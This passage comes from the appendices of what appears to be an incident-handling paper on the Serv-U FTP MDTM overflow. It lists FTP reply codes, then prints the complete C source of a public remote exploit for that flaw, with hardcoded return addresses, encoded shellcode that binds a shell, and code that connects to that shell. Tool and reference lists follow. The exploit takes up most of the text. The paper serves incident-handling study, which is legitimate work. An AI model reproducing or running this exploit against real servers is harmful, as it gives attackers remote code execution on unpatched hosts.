110	Restart marker reply. In this case, the text is exact and not left to the particular implementation; it must read: MARK yyyy = mmmm where yyyy is User-process data stream marker, and mmmm server's equivalent marker (note the spaces between markers and "=").
120	Service ready in nnn minutes.
125	Data connection already open; transfer starting.
150	File status okay; about to open data connection.
200	Command okay.
202	Command not implemented, superfluous at this site.
211	System status, or system help reply.
212	Directory status.
213	File status.
214	Help message.On how to use the server or the meaning of a particular non-standard command. This reply is useful only to the human user.
215	NAME system type.Where NAME is an official system name from the list in the Assigned Numbers document.
220	Service ready for new user.
221	Service closing control connection.
225	Data connection open; no transfer in progress.
226	Closing data connection. Requested file action successful (for example, file transfer or file abort).
227	Entering Passive Mode (h1,h2,h3,h4,p1,p2).
230	User logged in, proceed. Logged out if appropriate.
250	Requested file action okay, completed.
257	"PATHNAME" created.
331	User name okay, need password.
332	Need account for login.
350	Requested file action pending further information
421	Service not available, closing control connection. This may be a reply to any command if the service knows it must shut down.
425	Can't open data connection.
426	Connection closed; transfer aborted. Please see: WS_FTP - Error: 426 Connection closed; transfer aborted
450	Requested file action not taken.
451	Requested action aborted. Local error in processing.
452	Requested action not taken. Insufficient storage space in system.File unavailable (e.g., file busy) etc.
500	Syntax error, command unrecognized. This may include errors such as command line too long.
501	Syntax error in parameters or arguments.
502	Command not implemented.
503	Bad sequence of commands. See also: WS_FTP - Error: 503 No PORT command issued first
504	Command not implemented for that parameter.
530	Not logged in.
532	Need account for storing files.
550	Requested action not taken. File unavailable (e.g., file not found, no access). (550 a:\: no such directory means no diskette in a: drive.)
551	Requested action aborted. Page type unknown.
552	Requested file action aborted. Exceeded storage allocation (for current directory or dataset).
553	Requested action not taken. File name not allowed.

Appendix C – Exploit Code

Exploit code available at http://www.k-otik.com/exploits/02.27.ex_servu.c.php.

```
/* ex_servu.c - Serv-U FTPD 3.x/4.x/5.x "MDTM" Command remote overflow exploit
* Copyright (c) SST 2004 All rights reserved.
* Public version
* BUG find by bkbll (bkbll@cnhonker.com), cool! :ppPPppPPPpp :D
* code by Sam and  2004/01/07
*      <chen_xiaobo@venustech.com.cn> <Sam@0x557.org>
* Revise History:
*      2004/01/14 add rebind shellcode :> we can bind shellport at ftpd port.
*      2004/01/09 connect back shellcode added :)
*      2004/01/08 21:04 upgrade now :), we put shellcode in file parameter
*       we can attack pacthed serv-U;PPPp by airsupply
*  2004/01/08 change shellcode working on serv-u 4.0/4.1/4.2 now
*      :D thx airsupply
* Compile: gcc -o ex_servu ex_servu.c
* how works?
* [root@core exp]# ./sv -h 192.168.10.119 -t 3
* Serv-U FTPD 3.x/4.x MDTM Command remote overflow exploit
* bug find by bkbll (bkbll@cnhonker.com) code by Sam (Sam@0x557.org)
*
* # Connecting......
*  [+] Connected.
*  [*] USER ftp .
*  [*] 10 bytes send.
*  [*] PASS sst@SERV-u .
*  [*] 17 bytes send.
*  [+] login success .
*  [+] remote version: Serv-U v4.x with Windows XP EN SP1
*  [+] trigger vulnerability !
*   [+] 1027 bytes overflow strings sent!
*  [+] successed!!
*
*  Microsoft Windows XP [Version 5.1.2600]
*  (C) Copyright 1985-2001 Microsoft Corp.
*
*  [Sam Chen@SAM C:\]#
*
* some thanks/greets to:
* bkbll (he find this bug :D), airsupply, kkqq, icbm
* and everyone else who's KNOW SST;P
* http://0x557.org
*/

#include <stdio.h>
#include <unistd.h>
#include <stdarg.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdlib.h>
#include <errno.h>
```

```
#include <string.h>
#include <assert.h>
#include <fcntl.h>
#include <sys/time.h>
#define VER "v5.0"
#define clearbit(buff)          bzero(buff, sizeof (buff));
#define padding(buff, a)        memset(buff, a, sizeof (buff));
#define MAX_LEN         2048
#define MAX_NUM         4

int     x = 0, port = 21, shellport;
char    pass[20], user[20];
struct archs {
      char          *desc;
      unsigned int    magic;
}architectures[] = {

      {"Serv-U v3.x/4.x/5.x  with Windows 2K CN",   //winmm.dll
            0x77535985},
       {"Serv-U v3.x/4.x/5.x  with Windows 2K BIG5 version",   //winmm.dll
             0x77531790},
      { "Serv-U v3.x/4.x/5.x  with Windows 2K EN",
            0x77575985},
      {"Serv-U v3.x/4.x/5.x  with Windows XP CN SP1",
            0x76b12f69},
      {"Serv-U v3.x/4.x/5.x  with Windows XP EN SP1",
            0x76b42a3a}
};

char decoder [] =
/* 36 bytes cool decoder by airsupply :) */
"\x90\x90\x90\x5E\x5F\x5B\xBE\x52\x52\x49\x41\x46\xBF\x52\x52\x31"
"\x41\x47\x43\x39\x3B\x75\xFB\x4B\x80\x33\x99\x39\x73\xFC\x75\xF7"
"\xFF\xD3\x90\x90";

/* fork + rebind shellcode  by airsupply (one way shellcode) */
char    shellcode [] =
"\x53\x52\x49\x41"

/*port offset 120 + 4*/
"\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12\xD9\x85\x12\x99\x12\xD9"
"\x91\x18\x75\x19\x98\x99\x99\x12\x65\x12\x76\x32\x70\x8B\x9B\x99"
"\x99\xC7\xAA\x50\x28\x90\x66\xEE\x65\x71\xB9\x98\x99\x99\xF1\xF5"
"\xF5\x99\x99\xF1\xAA\xAB\xB7\xFD\xF1\xEE\xEA\xAB\xC6\xCD\x66\xCC"
"\x9D\x32\xAA\x50\x28\x9C\x66\xEE\x65\x71\x99\x98\x99\x99\x12\x6C"
"\x71\x94\x98\x99\x99\xAA\x66\x18\x75\x09\x98\x99\x99\xCD\xF1\x98"
"\x98\x99\x99\x66\xCF\xB5\xC9\xC9\xC9\xC9\xD9\xC9\xD9\xC9\x66\xCF"
"\xA9\x12\x41\xCE\xCE\xF1\x9B\x99\x8C\x5B\x12\x55\xCA\xC8\xF3\x8F"
"\xC8\xCA\x66\xCF\xAD\xC0\xC2\x1C\x59\xEC\x68\xCE\xCA\x66\xCF\xA1"
"\xCE\xC8\xCA\x66\xCF\xA5\x12\x49\x10\x1F\xD9\x98\x99\x99\xF1\xFC"
"\xE1\xFC\x99\xF1\xFA\xF4\xFD\xB7\x10\x3F\xA9\x98\x99\x99\x1A\x75"
"\xCD\x14\xA5\xBD\xAA\x59\xAA\x50\x1A\x58\x8C\x32\x7B\x64\x5F\xDD"
"\xBD\x89\xDD\x67\xDD\xBD\xA5\x67\xDD\xBD\xA4\x10\xCD\xBD\xD1\x10"
"\xCD\xBD\xD5\x10\xCD\xBD\xC9\x14\xDD\xBD\x89\x14\x27\xDD\x98\x99"
"\x99\xCE\xC9\xC8\xC8\xC8\xD8\xC8\xD0\xC8\xC8\x66\x2F\xA9\x98\x99"
"\x99\xC8\x66\xCF\x91\xAA\x59\xD1\xC9\x66\xCF\x95\xCA\xCC\xCF\xCE"
"\x12\xF5\xBD\x81\x12\xDC\xA5\x12\xCD\x9C\xE1\x9A\x4C\x12\xD3\x81"
"\x12\xC3\xB9\x9A\x44\x7A\xA9\xD0\x12\xAD\x12\x9A\x6C\xAA\x66\x65"
```

```
"\xAA\x59\x35\xA3\x79\xED\x9E\x58\x56\x9E\x9A\x61\x72\x6B\xA2\xE5"
"\xBD\x8D\xEC\x78\x12\xC3\xBD\x9A\x44\xFF\x12\x95\xD2\x12\xC3\x85"
"\x9A\x44\x12\x9D\x12\x9A\x5C\xC6\xC7\xC4\xC2\x5B\x9D\x99\xC8\x66"
"\xED\xBD\x91\x34\xC9\x71\x3B\x66\x66\x66\x1A\x5D\x9D\xC0\x32\x7B"
"\x74\x5A\xF1\xFC\xE1\xFC\x99\xF1\xFA\xF4\xFD\xB7\x10\x3F\xA9\x98"
"\x99\x99\x1A\x75\xCD\x14\xA5\xBD\xAA\x59\xAA\x50\x1A\x58\x8C\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA5\x67\xDD\xBD\xA4\x10"
"\xDD\xBD\xD1\x10\xDD\xBD\xD5\x10\xDD\xBD\xC9\x14\xDD\xBD\x89\x14"
"\x27\xDD\x98\x99\x99\xCE\xC9\xC8\xC8\xF3\x9D\xC8\xC8\xC8\x66\x2F"
"\xA9\x98\x99\x99\xC8\x66\xCF\x91\x18\x75\x99\x9D\x99\x99\xF1\x9E"
"\x99\x98\x99\xCD\x66\x2F\xD1\x98\x99\x99\x66\xCF\x89\xF3\xD9\xF1"
"\x99\x89\x99\x99\xF1\x99\xC9\x99\x99\xF3\x99\x66\x2F\xDD\x98\x99"
"\x99\x66\xCF\x8D\x10\x1D\xBD\x21\x99\x99\x99\x10\x1D\xBD\x2D\x99"
"\x99\x99\x12\x15\xBD\xF9\x9D\x99\x99\x5E\xD8\x62\x09\x09\x09\x09"
"\x5F\xD8\x66\x09\x1A\x70\xCC\xF3\x99\xF1\x99\x89\x99\x99\xC8\xC9"
"\x66\x2F\xDD\x98\x99\x99\x66\xCF\x81\xCD\x66\x2F\xD1\x98\x99\x99"
"\x66\xCF\x85\x66\x2F\xD1\x98\x99\x99\x66\xCF\xB9\xAA\x59\xD1\xC9"
"\x66\xCF\x95\x71\x70\x64\x66\x66\xAB\xED\x08\x95\x50\x25\x3F\xF2"
"\x16\x6B\x81\xF8\x51\xCE\xD6\x88\x68\xE2\x05\x76\xC1\x96\xD8\x0E"
"\x51\xCE\xD6\x8E\x4F\x15\x07\x6A\xFA\x10\x48\xD6\xA4\xF3\x2D\x19"
"\xB4\xAB\xE1\x47\xFD\x89\x3E\x44\x95\x06\x4A\xD2\x28\x87\x0E\x98"
"\x06\x06\x06\x06"
"\x53\x52\x31\x41";

/* new:
* tcp connect with no block socket, host to ip.
* millisecond timeout, it's will be fast.
*;D
* 2003/06/23 add by Sam
*/
int new_tcpConnect (char *host, unsigned int port, unsigned int timeout)
{
    int                 sock,
                        flag,
                        pe = 0;
    size_t              pe_len;
    struct timeval      tv;
    struct sockaddr_in  addr;
    struct hostent*     hp = NULL;
    fd_set              rset;

    // reslov hosts
    hp = gethostbyname (host);
    if (NULL == hp) {
        perror ("tcpConnect:gethostbyname\n");
        return -1;
    }
    sock = socket (AF_INET, SOCK_STREAM, 0);
    if (-1 == sock) {
        perror ("tcpConnect:socket\n");
        return -1;
    }
    addr.sin_addr = *(struct in_addr *) hp->h_addr;
    addr.sin_family = AF_INET;
    addr.sin_port = htons (port);

    /* set socket no block
     */
```

```
        flag = fcntl (sock, F_GETFL);
        if (-1 == flag) {
                perror ("tcpConnect:fcntl\n");
                close (sock);
                return -1;
        }

        flag |= O_NONBLOCK;
        if (fcntl (sock, F_SETFL, flag) < 0) {
                perror ("tcpConnect:fcntl\n");
                close (sock);
                return -1;
        }
        if (connect (sock, (const struct sockaddr *) &addr,
                        sizeof(addr)) < 0 &&
            errno != EINPROGRESS) {
                perror ("tcpConnect:connect\n");
                close (sock);
                return -1;
        }
        /* set connect timeout
         * use millisecond
         */
        tv.tv_sec = timeout/1000;
        tv.tv_usec = timeout%1000;

        FD_ZERO (&rset);
        FD_SET (sock, &rset);

        if (select (sock+1, &rset, &rset, NULL, &tv) <= 0) {
//                perror ("tcpConnect:select");
                close (sock);
                return -1;
        }

        pe_len = sizeof (pe);

        if (getsockopt (sock, SOL_SOCKET, SO_ERROR, &pe, &pe_len) < 0) {
                perror ("tcpConnect:getsockopt\n");
                close (sock);
                return -1;
        }

        if (pe != 0) {
                errno = pe;
                close (sock);
                return -1;
        }

        if (fcntl(sock, F_SETFL, flag&~O_NONBLOCK) < 0) {
                perror ("tcpConnect:fcntl\n");
                close (sock);
                return -1;
        }

        pe = 1;
        pe_len = sizeof (pe);
```

```
    if (setsockopt (sock, IPPROTO_TCP, TCP_NODELAY, &pe, pe_len) < 0){
        perror ("tcpConnect:setsockopt\n");
        close (sock);
        return -1;
    }

    return sock;
}

/* rip code, from hsj */
int sh (int in, int out, int s)
{
    char    sbuf[128], rbuf[128];
    int     i,
        ti, fd_cnt,
        ret=0, slen=0, rlen=0;
    fd_set  rd, wr;

    fd_cnt = in > out ? in : out;
    fd_cnt = s > fd_cnt ? s : fd_cnt;
    fd_cnt ++;

    for (;;) {
        FD_ZERO (&rd);
        if (rlen < sizeof (rbuf))
            FD_SET (s, &rd);
        if (slen < sizeof (sbuf))
            FD_SET (in, &rd);

        FD_ZERO (&wr);
        if (slen)
            FD_SET (s, &wr);
        if (rlen)
            FD_SET (out, &wr);

        if ((ti = select (fd_cnt, &rd, &wr, 0, 0)) == (-1))
            break;
        if (FD_ISSET (in, &rd)) {
            if((i = read (in, (sbuf+slen),
            (sizeof (sbuf) - slen))) == (-1)) {
                ret = -2;
                break;
            }
            else if (i == 0) {
                ret = -3;
                break;
            }
            slen += i;
            if (!(--ti))
                continue;
        }
        if (FD_ISSET (s, &wr)) {
            if ((i = write (s, sbuf, slen)) == (-1))
                break;
            if (i == slen)
                slen = 0;
            else {
                slen -= i;
```

```
                        memmove (sbuf, sbuf + i, slen);
                }
                if (!(--ti))
                        continue;
        }
        if (FD_ISSET (s, &rd)) {
                if ((i = read (s, (rbuf + rlen),
                (sizeof (rbuf) - rlen))) <= 0)
                        break;
                rlen += i;
                if (!(--ti))
                        continue;
        }
        if (FD_ISSET (out, &wr)) {
                if ((i = write (out, rbuf, rlen)) == (-1))
                        break;
                if (i == rlen)
                        rlen = 0;
                else {
                        rlen -= i;
                        memmove (rbuf, rbuf+i, rlen);
                }
        }
    }
    return ret;
}


int new_send (int fd, char *buff, size_t len)
{
    int     ret;

    if ((ret = send (fd, buff, len, 0)) <= 0) {
        perror ("new_write");
        return -1;
    }

    return ret;

}

int new_recv (int fd, char *buff, size_t len)
{
    int     ret;

    if ((ret = recv (fd, buff, len, 0)) <= 0) {
        perror ("new_recv");
        return -1;
    }

    return ret;
}

int ftp_login (char *hostName, short port, char *user, char *pass)
{
    int     ret, sock;
    char    buff[MAX_LEN];
```

```
        fprintf (stderr, "# Connecting..... \n");
        if ((sock = new_tcpConnect (hostName, port, 4000)) <= 0) {
                fprintf (stderr, "[-] failed. \n");
                return -1;
        }

        clearbit (buff);

        new_recv (sock, buff, sizeof (buff) - 1);
        if (!strstr (buff, "220")) {
                fprintf (stderr, "[-] failed. \n");
                return -1;
        }
        fprintf (stderr, "[+] Connected. \n");

        sleep (1);
        fprintf (stderr, "[*] USER %s .\n", user);
        clearbit (buff);
        snprintf (buff, sizeof (buff), "USER %s\r\n",  user);
        ret = new_send (sock, buff, strlen (buff));
        fprintf (stderr, "[*] %d bytes send. \n", ret);

        sleep (1);

        clearbit (buff);
        new_recv (sock, buff, sizeof (buff) - 1);
        if (!strstr (buff, "331")) {
                fprintf (stderr, "[-] user failed. \n%s\n", buff);
                return -1;
        }

        fprintf (stderr, "[*] PASS %s .\n", pass);
        clearbit (buff);
        snprintf (buff, sizeof (buff), "PASS %s\r\n", pass);
        ret = new_send (sock, buff, strlen (buff));
        fprintf (stderr, "[*] %d bytes send. \n", ret);

        sleep (1);

        clearbit (buff);
        new_recv (sock, buff, sizeof (buff) - 1);
        if (!strstr (buff, "230")) {
                fprintf (stderr, "[-] pass failed. \n%s\n", buff);
                return -1;
        }

        fprintf (stderr, "[+] login success .\n");

        return sock;

}

void do_overflow (int sock)
{
        int           ret, i;
        unsigned short newport;
        char    Comand [MAX_LEN] = {0}, chmodBuffer [600], rbuf[256];
```

```
	clearbit (Comand);
	clearbit (rbuf);

	clearbit (chmodBuffer);

	for(i = 0; i < 47; i++)
	 strcat(chmodBuffer, "a");
for(i = 0; i < 16; i += 8) {
	 *(unsigned int*)&chmodBuffer[47+i] = 0x06eb9090;
	 *(unsigned int*)&chmodBuffer[51+i] = architectures[x].magic; //0x1002bd78;  //pop reg pop reg ret
}


newport = htons (shellport)^(unsigned short)0x9999;
memcpy (&shellcode[120 + 4], &newport, 2);

 strcat(chmodBuffer, decoder);


	fprintf (stderr, "[+] remote version: %s\n", architectures[x].desc);

	fprintf (stderr, "[+] trigger vulnerability !\n ");
	strcpy (Comand, "MDTM 20031111111111+");
	strncat (Comand, chmodBuffer, strlen (chmodBuffer) - 1);
	strcat (Comand, " ");


	strcat (Comand, shellcode);

	strcat (Comand, "hacked_by.sst\r\n");

	ret =  new_send (sock, Comand, strlen (Comand));
	fprintf (stderr, "[+] %d bytes overflow strings sent!\n", ret);


	return;
}

/* print help messages.
* just show ya how to use.
*/
void showHELP (char *p)
{
	int	i;

	fprintf (stderr, "Usage: %s [Options] \n", p);
	fprintf (stderr, "Options:\n"
		"\t-h [remote host]\tremote host\n"
		"\t-P [server port]\tserver port\n"
		"\t-t [system type]\tchoice the system type\n"
		"\t-u [user   name]\tlogin with this username\n"
		"\t-p [pass   word]\tlogin with this passwd\n"
		"\t-d [shell  port]\trebind using this port (default: ftpd port)\n\n");


	printf ("num . description\n");
	printf ("----+-----------------------------------------------"
		"--------\n");
```

```
    for (i = 0; i <= MAX_NUM; i ++) {
        printf ("%3d | %s\n", i, architectures[i].desc);
    }
    printf ("    '\n");
    return;
}

int main (int c, char *v[])
{
    int            ch, fd, sd;
    char    *hostName = NULL, *userName = "ftp", *passWord = "sst@SERV-u";
    shellport  = port;


    fprintf (stderr, "Serv-U FTPD 3.x/4.x/5.x MDTM Command remote overflow exploit "VER"\n"
        "bug find by bkbll (bkbll@cnhonker.net) code by Sam (Sam@0x557.org)\n\n");

    if (c < 2) {
        showHELP (v[0]);
        exit (1);
    }

    while((ch = getopt(c, v, "h:t:u:p:P:c:d:")) != EOF) {
        switch(ch) {
            case 'h':
                hostName = optarg;
                break;
            case 't':
                x = atoi (optarg);
                if (x > MAX_NUM) {
                    printf ("[-] wtf your input?\n");
                    exit (-1);
                }
                break;
            case 'u':
                userName = optarg;
                break;
            case 'p':
                passWord = optarg;
                break;
            case 'P':
                port = atoi (optarg);
                break;
            case 'd':
                shellport = atoi (optarg);
                break;
            default:
                showHELP (v[0]);
                return 0;
        }
    }


    fd = ftp_login (hostName, port, userName, passWord);
    if (fd <= 0) {
        printf ("[-] can't connnect\n");
        exit (-1);
    }
```

```
        do_overflow (fd);

    close (fd);

        sleep (3);

        sd = new_tcpConnect (hostName, shellport, 3000);
        if (sd <= 0) {
                printf ("[-] failed\n");
                return -1;
        }

        fprintf (stderr, "[+] successed!!\n\n\n");
        sh (0, 1, sd);

        close (sd);

        return 0;
}
```

Appendix D – Tool References

The following table provides a list of all tools that were used in this paper.

Attack

Tool	Available
Exploit Code	www.k-otik.com/exploits/02.27.ex_servu.c.php
Nmap	www.insecure.org/nmap/nmap_download.html
Sam Spade	www.samspade.org
Arin	www.arin.net
Netcat	www.securityfocus.com/tools/137
Netcat for Windows	www.securityfocus.com/tools/139/scoreit
Shutdown	www.dynawell.com/reskit/microsoft/win2000/shutdown.zip

Incident Response

Tool	Available
Snort	www.snort.org/dl/binaries/win32/
Snort Install	snetworking.com/cis/installdirections.htm
ACID	www.andrew.cmu.edu/user/rdanyliw/snort/snortacid.html
Mysql	dev.mysql.com/downloads/
Nessus	www.nessus.org/download/
Vision	www.foundstone.com/resources/termsofuse.htm?file=visionsetup.exe
ByteBack	http://www.toolsthatwork.com/bb3-manual.pdf

Network

Tool	Available
Windows 2000	www.microsoft.com
Fedora Core 2	fedora.redhat.com
Internet Information Services (IIS)	www.microsoft.com
Serv-U FTP Server	www.serv-u.com
Trend Micro	www.trendmicro.com
Linksys WRT54G	www.linksys.com

Appendix E – References

1. "Serv-U FTPD 3.x/4.x/5.x "MDTM" Command Remote Exploit." K-Otik Security. 2004. 6 Feb 2005 <www.k-otik.com/exploits/02.27.ex_servu.c.php>.

2. "RhinoSoft Serv-U FTP Server MDTM Command Time Argument Buffer Overflow Vulnerability." Security Focus Vulnerability Database. 2004. 6 Feb 2005 <http://www.securityfocus.com/bid/9751>.

3. "CAN-2004-0330." Common Vulnerabilities and Exposures. 2004. 6 Feb 2005 <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0330>.

4. "Serv-U FTP Server MDTM Command Overflow." Open Source Vulnerability Database. 6 Feb 2005 <http://www.osvdb.org/4073>.

5. "servu-mdtm-bo." X-Force Database. 2004. 6 Feb 2005 <http://xforce.iss.net/xforce/xfdb/15323>.

6. "RhinoSoft Serv-U FTP Server MDTM Command Time Argument Buffer Overflow Vulnerability." Security Focus Vulnerability Database. 2004. 6 Feb 2005 <http://www.securityfocus.com/bid/9751/exploit/>.

7. "Serv-U FTPD MDTM Overflow." Metasploit Framework. 6 Feb 2005 <http://www.metasploit.com/projects/Framework/exploits.html#servu_mdtm_overflow>.

8. "serv-u-mdtm-expl.c." Packetstormsecurity. 2004. 6 Feb 2005 <http://packetstormsecurity.org/0402-exploits/serv-u-mdtm-expl.c>.

9. "Servu2.c." Lion. 2004. 6 Feb 2005 <http://seclists.org/lists/bugtraq/2004/Mar/att-0033/Servu2.c>.

10. "RFC 959 - File Transfer Protocol." RFC 959. 1985. 6 Feb 2005 <http://www.faqs.org/rfcs/rfc959.html>.

11. Syme, Matthew and Goldie, Phillip. "Understanding Application Layer Protocols." InformIT. 5 Mar 2004. 6 Feb 2005 <www.informit.com/articles/printerfriendly.asp?p=169578>.

12. "Serv-U Online Help build 21." Serv-U FTP Server Online Help. 4 Dec 2004. <http://www.serv-u.com/help/>.

13. "KnowledgeBase Article 1058." Serv- FTP Knowledge Base. 6 Feb 2005. <www.rhinosoft.com/KBArticle.asp?RefNo=1058&prod=su>.

14. “RhinoSoft Serv-U FTP Server MDTM Command Time Argument Buffer Overflow Vulnerability.” Security Focus Vulnerability Database. 2004. 6 Feb 2005 <http://www.securityfocus.com/bid/9751/discussion/>.

15. One, Aleph. “Smashing The Stack For Fun And Profit.” Phrack. Volume 7 Issue 49. 6 Feb 2005. <www.phrack.org/phrack/49/P49-14>.

16. "SID 1394 - SHELLCODE x86 NOOP." Snort Signature Database. 6 Feb 2005 <http://www.snort.org/snort-db/sid.html?sid=1394>.

17. American Registry for Internet Numbers. 6 Feb 2005 <www.arin.net>.

18. SamSpade.org. 6 Feb 2005 <www.samspade.org>.

19. Insecure.org. 6 Feb 2005 <http://www.insecure.org>.

20. “Nmap network security scanner man page.” Nmap Man Page. 6 Feb 2005 <http://www.insecure.org/nmap/data/nmap_manpage.html>.

21. SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.3. SANS Press, 2004 (V032304), p97.

22. SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.1. SANS Press, 2004 (V032304), p59-64.

23. Grover, Sandeep. “Buffer Overflow Attacks and Their Countermeasures.” Linux Journal. 10 Mar 2003. 6 Feb 2005 <http://www.linuxjournal.com/article/6701>.

24. Miller, Alan R. Home page. 6 Feb 2005. <http://www.nmt.edu/~armiller/ftpservercodes.htm>.

25. SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.1. SANS Press, 2004 (V032304), p81.

26. Syme, Matthew and Goldie, Phillip. “Understanding Application Layer Protocols.” InformIT. 5 Mar 2004. 6 Feb 2005 <http://www.informit.com/content/images/chap3_0131014684/elementLinks/03fig05.gif>.

27. Syme, Matthew and Goldie, Phillip. “Understanding Application Layer Protocols.” InformIT. 5 Mar 2004. 6 Feb 2005 <http://www.informit.com/content/images/chap3_0131014684/elementLinks/03fig06.gif>.

28. “Vision 1.0.” Foundstone Forensic Tools. 8 Feb 2005 <http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/vision.htm>.